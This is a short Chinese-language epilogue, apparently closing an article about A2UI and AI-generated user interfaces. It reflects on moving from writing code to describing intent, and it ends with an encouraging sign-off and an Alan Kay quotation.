这不仅仅是一个技术方案,更是一种思维范式的转变------从"如何实现"到"想要什么",从"编写代码"到"描述意图"。
当AI能够理解人类的需求并安全地生成用户界面时,软件开发的边界将被重新定义。A2UI是这场变革的先锋,而你,正在成为这场变革的参与者。
愿你在AI时代,写出更优雅的代码,设计更美好的体验。
写于2025年,AI蓬勃发展的时代
"The best way to predict the future is to invent it." - Alan Kay